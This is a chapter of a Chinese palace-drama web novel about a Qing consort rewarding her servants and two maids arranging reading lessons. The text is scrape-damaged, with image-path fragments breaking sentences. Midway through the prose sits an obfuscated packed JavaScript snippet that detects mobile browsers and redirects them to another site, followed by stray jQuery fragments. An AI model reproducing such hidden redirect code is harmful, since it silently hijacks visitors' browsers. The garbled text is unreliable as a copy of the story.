一下午过去,启祥宫戴佳嫔娘娘大手笔的赏赐就在宫里传开了。
大方又不苛责奴才们,只要做好自己手里的事,再没有受罚的。
宫中规定首领太监分两种,一是马得宝这样统管整个启祥宫的,月俸银四两,米四斛,公费银一两。
一种是李福这种专伺候嫔位及以上主子娘娘的,月俸银三两,米三斛,公费银是没有的。
小太监们则是按等级分,自是比之要少上许多,遇上有大太监昧下的,只能打落牙齿往下咽,所以许多小太监都私下底有认干爹,就是为了不走这一遭。
不过那干爹也有贪银子的,这又是另一回事了。
而宫女们比之太监,待遇要好上一些。
因为宫女们都是包衣出身,又在主子跟前伺候,自是多了几分脸面。
按资历和进宫年限,都是二到六两的月俸。吃食上呢,主子们一般都用的少,剩下的多会赏给近身的宫女们,这可比太监们要好上许多了。
油水大,用料足又精细,遇上年节或是主子心情好呢,还另有赏赐。
不过遇上爱克扣的主子,那就说不定了,有的还得自己贴银子,一年下来,荷包里的银子还能只减不增,若是遇到这种情况可叫苦连天了。
不管怎样,穗珠一番大手笔的赏赐,宫人们两个月的月俸就到手。
除了这,又是棉衣,又是成对的银镯子,着实令她在这后宫底层中以宽厚出了名儿了。
今儿办了事,主子又赏了五两,又让自己做主分了银子下去,马得宝喜不自胜,在这启祥宫里像个无头苍蝇似的打转了好几年了,这回可算没白费了自己那一大笔的银子。
所以虽然心里有些发怵,但是他也着乐呵呵地磕了头,手里紧紧握着硌手的银子,嘿,他这往后哪里也不去,死也要死在启祥宫才行!
点好了册子,穗珠又把正殿旁边的两间配殿改做了库房。往后来往见礼多了,放这儿最合适,盘了库,又问谁会识字,麦苗自小跟着穗珠一起长大,作为贴身丫头自是会的。
麦芽按说是大宫女,这时候却没站出来,她臊得脸通红,两手扭成麻花状,小声说自己不会。
其实不会才是正常的,宫里规定小选入宫的宫女不许读书认字,主要是包衣里头,旗人也不许经商种地。
包衣家的都是皇家、王公贵族的奴才,家里大多生计艰难,更不说读书认字了。
进了宫,晓得菜谱,脑子里记住就行,可谁叫她如今是大宫女了呢。
往前数,奴才的歇息时间也少,一旬一日,麦芽每日忙得跟个陀螺似的团团转,连个旬假也是洗洗刷刷,想学也没那功夫,再说人凭啥白教你,教不教,能不能教会她还不一定呢。
穗珠好久没和这些小丫头们打过交道了,一时也忘了这回事,说到这里,她索性问了一圈。
就个李福和马得宝识得几个字,还是入宫后原先位上的老太监给教了几个。
除了他两人,还有两个宫女,一个眼角带痣的叫绣绣,一个面容清秀的叫靑竹的,两人倒是会认些简单的字,这可大大出乎穗珠意料。
青竹原是御花园里伺候花木的,绣绣是针线局里的,穗珠索性给两人提了二等。
青竹改叫新雨,她时常在宫中各处送花草,往后出宫就跟在自己身边伺候。
绣绣改叫新月,以后就管她屋里的针线活。
看着巴巴望着自己的另外两人,穗珠想了想也给改了名儿,会梳头的叫秋月,年纪还小点的叫秋雨,平日里管跑腿,传膳就行。
得,这启祥宫戴佳嫔主子的基本配置都占了位儿。
穗珠本不想这么快定下等的,只宫女大多近身伺候,要有自己的位子才好做事。
麦苗欲言又止,知道主子这是又发善心了,穗珠瞪了她一眼,这丫头眯起眼睛干什么?
却绝口不提自己是一时心软。
正殿的奴才们忙着手里的活儿,主子也忙着要歇息。
梁九功这时候却带着赏赐来了。
人还没到穗珠跟前就笑着行礼,又说自己是来送赏的,道:“戴佳嫔娘娘,您可瞧瞧看,这可是皇上亲自选了叫奴才们送过来的。”说罢叫人把锦盒都一一打开来。
“公公有礼了。”穗珠赶紧侧过身,她哪真能结结实实受这堂堂乾清宫总管太监的礼啊,又朝乾清宫福了福礼道:“戴佳氏谢过皇上。”
再打起精神看了看,除了份例外是有些好东西,只再好的东西她前世都见过不知多少了,并不为奇。
只这二百两碎银子,也不知道是不是有意,刚好是嫔主子一年的份例。
梁九功暗暗咋舌,这锦盒里的东西可是从皇上私库里选出来的,看来这位嫔娘娘家底还挺厚的。
也是,就噶鲁做这内务府总管,家里也该有些见识。
给梁九功塞了个足量称,刻着如意字样式的金锭子,把人都客客气气的送走后,穗珠眼皮都快要睁不开了。
今儿着实把她累着了,跑来跑去,又整了整库房,一天下来整个人都灰头土脸的。
上辈子自从做了太妃后,多久没这么折腾过了,看来这身体看着健康,里头可虚得很,哪天太医来请脉还得问问才行。
洗漱完后手一挥,叫人都出去候着,这启祥宫里她最大,穗珠也不管时辰直接躺在床上,又吩咐下去,除了天大的事以外,其他的等她睡醒后再说。
外间麦苗正理着手里的册子。
这两日主子光打赏、走礼,着实用了不少,她看着就有些头疼。
太太说得没错,这宫里的人情往来又费银子又费神。
麦芽坐在一旁给帮忙,她虽不认字,但是记性却挺好。
新雨和新月拿了团线,两人掐着手指数了数,要做鞋子、衣裳,还有打赏用的荷包,得赶紧些做才行。
秋月和秋雨忙着到处打扫,几人四下分散着坐在殿内,各自忙着手里的活儿。
启祥宫内忙得热火朝天的,主子这才安顿下来,这宫里的活儿多得是要人做的。
“麦芽,你能看清这上头的字吗?眼睛有没有问题
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17567160|204800||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
?”麦苗指着册子上的字问麦芽。
“能啊,我眼睛好着呢,你站那边台阶上,我连你的眼睫毛都能看清呢。”麦芽笑着说道。
“那我往后我教你认字怎么样?”麦苗翻了一页后看着麦芽说完后就坐在一旁一言不发,只知道帮她理册子,她想了想问道。
“嗯?”麦芽呆愣几息,然后立刻拔高了声音,“真的吗?你说的是真的吗?”她突地站了起来,眼睛瞪得老大,满脸的不可置信。
她早想问问了,就是不好张嘴。两人虽说都是启祥宫戴佳嫔娘娘身边的大宫女,但两人才认识两天,她还比麦苗年纪大上两岁,哪好意思开口问呢?
再说,识字也不是一时半会就能成的,她忐忑了许久,没想到麦苗主动说要教她。
“对呀,咱们虽说不能作词成诗的,但这最基本的几个字还是要认得的,也能好好伺候主子。你瞧,今儿不就是了,不认字还麻烦着呢。”
麦苗笑盈盈地说完后扫了一眼对面正在做针线活的两人,看她二人对视一眼后又低下头忙着手里的活,麦苗才移开视线。
虽说这些新来伺候主子的,明面上都是过了噶鲁大人的眼,再加上两人这会儿都是伺候主子的大宫女,但麦苗自认没那么好心肠。
主子心软,但她可不,太太说她人虽看着老实,心里头可是有杆秤的!
何况麦芽的品性,她们这才认识没多久,她也看不出个什么来,家里老太太还说过防人之心不可无,这宫里谁说得清自己到底是哪儿的人?
主子说要自己教教她,说是能认个字也是好的,麦苗不高兴,看主子脸色又不敢说不,只得瘪瘪嘴答应了下来。
想着反正主子是嫔位娘娘,以后这启祥宫里的活多得是。
库房又得时时清点,主子身边又离不得人,往后总不能就这样糊涂着过。
再说两人现在都是大宫女,自是要配合着伺候主子。
她一边飞快地打着算盘,一边看麦芽的脸色,看她又是高兴又是担忧,也不出声打断她。
“麦苗谢谢你,今儿起,你就是我师父了,往后发了月俸,我分你一半。”麦芽很是激动,一张脸涨得通红,她双手拉住麦苗空着的左手,语气真诚地说。
她骨架比一般宫女大些,又在膳房干过,手上的劲儿就有些大,捏得麦苗有些疼,可是看着她因为高兴而露出的酒窝,麦苗又停住了想要收回的手。
“瞎,我哪能要你月俸,这都是主子叫我教的,你呀,好好学,往后能给咱们主子分忧就行。”
“那肯定是了,一会儿主子醒了,我再去磕头,伺候好咱们主子才是正理。”麦芽重重地点了点头,脸上尽是郑重。
行吧,麦苗嘴角浮出笑意,看她还是知道主子排第一,希望没看错她。两人说着话,那头的新雨和新月又对视了一眼手上的动作更快了。
新月眼睛看着花绷子似在认真绣着花,细看却瞧见她的嘴角拉直,绷得紧紧的。
麦苗看着也没出声,低着头又忙着手里的活。